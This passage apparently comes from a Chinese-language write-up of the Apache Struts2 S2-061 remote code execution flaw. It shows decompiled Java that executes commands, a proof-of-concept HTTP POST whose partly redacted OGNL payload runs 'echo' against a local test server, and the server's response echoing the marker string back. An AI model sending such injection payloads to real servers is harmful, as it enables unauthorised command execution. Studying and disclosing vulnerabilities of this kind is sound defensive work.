                    for(int bytes_read = execReader.read(buffer); bytes_read > 0; bytes_read = execReader.read(buffer)) {
                        aOutputBuffer.append(buffer,  offset: 0, bytes_read);
                    }
                } finally {
                    execOut.close();
                }
            } catch (IOException var13) {
                throw new TemplateModelException(var13.getMessage());
            }

            return aOutputBuffer.toString();
```

漏洞证明



```
POST /test.action HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101
Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer:
http://localhost:8888/index.action;jsessionid=EFBA9C9C63BD789A124389AE1B35E9FA
Content-Type: application/x-www-form-urlencoded
Content-Length: 534
Origin: http://localhost:8888
Connection: close
Cookie: JSESSIONID=EFBA9C9C63BD789A124389AE1B35E9FA
Upgrade-Insecure-Requests: 1

payload=[redacted]ec({'echo
20ec645132001fb9238441af9313a9d0'})))}
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=E1E30FFA1AA7B26879D77390EFD82365; Path=/; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Language: zh-CN
Content-Length: 606
Date: Tue, 08 Dec 2020 12:25:07 GMT
Connection: close



<html>
<head>
    <title>S2-061 Test</title>
</head>
<body>




<a id="20ec645132001fb9238441af9313a9d0
" href="/login.action?username=admin">testurl</a>

<form id="test" name="test" action="/test.action" method="post">
<table class="wwFormTable">
<tr>
    <td class="tdLabel"><label for="test_name" class="label">name:</label></td>
    <td
            class="tdInput"
><select name="name" id="test_name">
    <option value="Mike">Mike</option>
    <option value="John">John</option>
    <option value="Smith">Smith</option>


</select>

</td>
</tr>


</table></form>


</body>
```